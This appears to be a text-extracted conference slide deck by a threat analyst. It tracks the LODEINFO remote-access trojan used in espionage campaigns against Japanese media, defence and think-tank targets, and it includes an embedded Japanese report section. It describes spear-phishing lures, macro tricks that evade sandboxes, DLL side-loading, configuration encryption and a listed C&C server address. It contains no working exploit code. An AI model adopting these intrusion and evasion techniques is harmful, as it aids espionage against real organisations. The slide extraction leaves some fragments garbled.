


Tracking rapid **evolution**? **Copycat**? of An APT RAT in Asia

Hiroshi Takeuchi
Threat Analyst




Who am I?

- Malware Analyst, Reverse Engineer @ Security Research Center
- One of our missions is analysis of cyber espionages, especially targeting Japan



Research Motivation

- **Almost every week / day, we hear the name of RAT**
- **One day, A RAT caught our attention, called “LODEINFO”**
 - **Unknown code, Rapid Version UP & Changing TTP, etc.**
 - **Contrary to our expectation, Very Active & Persistence..**



Agenda

- **Overview of LODEINFO**
- **Actor's TTP**
- **Deep Dive into LODEINFO**
- **Who's behind?**
- **Conclusion**

LODEINFO

LodePNG

PNG encoder and decoder in C and C++, without dependencies


Home page: <http://lodev.org/lodepng/>

Documentation

Detailed documentation is included in a large comment in the second half

Source code examples using LodePNG can be found in the examples dire

An FAQ can be found on <http://lodev.org/lodepng/>



```
(vVersion, "v0.1.2");  
(pLoadLibraryIAT->kernel!  
--58 )
```

- First Observed in Dec 2019. Its version was v0.1.2
- HTTP RAT with basic features. (File UP/DOWN, Inject shellcode, etc.)
- New implementation and no attribution
- Implementing malicious codes inside benign program source
- So far, Observed ONLY IN JAPAN

Targeted Industries we observed



Media



Defense



Think-Tank

Very Active Campaign

2.1 12月から観測され始めた攻撃キャンペーン

2019年12月中旬から下旬にかけて、外交政策や安全保障政策、経済政策といった分野、特に米中関係の問題を扱う組織や人物に対する標的型攻撃メールによるサイバーエスピオナージュを確認した。攻撃メールのテーマには、時候の挨拶、年末の事務処理、会議やフォーラムへの申し込みといった受信者にとって日常的に添付ファイルつきメールとして受信し易い事柄が用いられ、添付されたドキュメントファイルのマクロを有効化する未知のマルウェアに感染する仕組みとなっていた。プライベート利用の端末が感染し、メールやブラウザ情報(IDやパスワード)を窃取されたうえで、さらに別種のバックドアが設置された事例や、組織管理の端末が感染し、管理サーバへの水平展開を試みられた事例も確認されている。

中国国内で、湖北省武漢市を発端とした新型コロナウイルスによる被害拡大に関する報道が激化していた2020年1月から2月にかけては、前記の攻撃を確認できる情報を入手できない期間が続いたが、3月中旬以降に再び攻撃は活発化しており、本報告の執筆時点では台湾の蔡總統政権二期目が始まり、また中国の全人代開催時期の前後(5月末現在)も攻撃が継続していることを確認している。直近では、新型コ

1

ロナウイルスや履歴書などの一般的なテーマを用いる他に、感染した組織から窃取されたとみられる文書やメールが新たなスパイフィッシングメールに悪用されて、受信者に関わりの深いテーマや差出人を模したメールにより関連組織の特定人物が連鎖的に狙われる事例も観測されており、攻撃は深化し拡大傾向にあると言える。また、マルウェアに感染させるトリックについても、単にマクロを有効化させるだけでなく、マクロボタンを押下させるといった、サンドボックスによる自動解析での判別を妨害する手法を取り入れたことを確認している。

今回行われている攻撃の手口やマルウェアには、従来の攻撃と比較して特別に目新しい点が見られるわけではなく、2005年以來からの普遍的な傾向に違わず、攻撃メールの内容や添付ファイルには不自然で複雑な点が多い。それでも、一部の組織からの情報窃取を許している現状に鑑みて、スパイフィッシングメールの連鎖により攻撃対象となった人物自体を攻撃側に加担させてしまう方式は依然としてサイバーエスピオナージュの手段として有効であり、システム的に入力・出力・内部対策だけでは完全な未然防止が難しいことを裏付けている。

当隊では連鎖的な被害を抑制・低減するために、被害組織の追跡、攻撃インフラ・攻撃ツールの調査と情報共有、公開情報の収集といった活動を継続している。


攻撃グループの帰属を示唆する公開情報としては、今回使用された未知のマルウェアには中国国家全部(MSS)が関与しているといわれるAPT10が以前に使用したマルウェア“ANEL”との、コードレベルの相点を指摘するレポートがある[1]。

今回の攻撃資源にはある特定の地域や言語を匂わせる文字列が多用されているが、安易な偽旗工作である可能性も否定できず、攻撃の全体的な嗜好からは、過去から継続した攻撃と見ることもできると当隊では判断している。

Since the middle of December 2019, observed cyber espionages to organizations and people who are working in foreign policy, national security policy, economic policy domains, especially US-China relations.


Attack Vector: Spear Phishing

subject: The head of SVR talks
relationship with Japan




The actor has used gmail to deliver and used 163 mail account (free mail in China) for password recovery.

Recent Attachment



input password to open the doc



enable macro and press
[Modify] and [Next] button

Rapid New Release

Dec-19

Jan-20

Feb-20

Mar-20

Apr-20

May-20

Jun-20

Jul-20



v0.1.2



v0.2.7



v0.3.2



v0.3.4



v0.3.5




v0.3.6



v0.3.8




Initial Compromise Technique at an early stage (v0.1.2, v0.2.7)



* Some variants decrypts code in rundll32 memory


Initial Compromise Technique later (v0.3.4 ~)



DLL Side-Loading


- XOR (1byte key) -> LODEINFO
- AES + Bit Operation -> Config

LODEINFO Reuse



Massive Spear phishing emails with various kinds of decoys

Dual Operation




Once confirmed the target,
2nd RAT was uploaded to the compromised device.
Uploaded file was another LODEINFO (same version)

Diffs are

- no persistence (manual operation necessary)
- C&C domain specified (all 1st LODEINFO C&C were IPs)

Dual Operation Intention

- A. 2nd C&C is mothership & hide as much as possible
- B. Multiple operators work together simultaneously
 - Multiple C&Cs were in the configuration until v0.2.7
 - The actor's tactic is to shorten time for accomplishing objectives
 - C&C does not support collaboration of operators



Infrastructure



- All C&C were set up on VPS in other countries than Japan
- Recently, C&C servers were set up in datacenters in Japan

Linux(Ubuntu) platform C&C

SHODAN

172.105.232.89 | 11886-89.members.linode.com | View Raw Data

Country	Japan
Organization	Linode
ISP	Linode
Last Update	2020-03-31T12:32:49.527616
Hostnames	11886-89.members.linode.com
ASN	AS63949

OpenSSH Version: 7.6p1 Ubuntu-4ubuntu0.3

SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3

22	OpenSSH	Version: 7.6p1 Ubuntu-4ubuntu0.3
tcp		
ssh		

SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3

Key type: ssh-ed25519

Key: AAAAC3NzaC1lZDI1NTE5AAAAIInK3qsDgSbz/a0WXfG0ThcjBxD+QH0pznccc6yLQ2m5

Fingerprint: 54:a2:0b:5e:5d:0f:bc:ee:0d:6c:2b:27:7e:1a:af:bf


Kex Algorithms:

- curve25519-sha256
- curve25519-sha256@libssh.org
- ecdh-sha2-nistp256
- ecdh-sha2-nistp384
- ecdh-sha2-nistp521
- diffie-hellman-group-exchange-sha256
- diffie-hellman-group16-sha512
- diffie-hellman-group18-sha512
- diffie-hellman-group14-sha256
- diffie-hellman-group14-sha1

Server Host Key Algorithms:



- ssh-rsa
- rsa-sha2-512

LODEINFO Workflow



Encrypted Configuration Format (Bit operation + AES)


Encrypted Blob



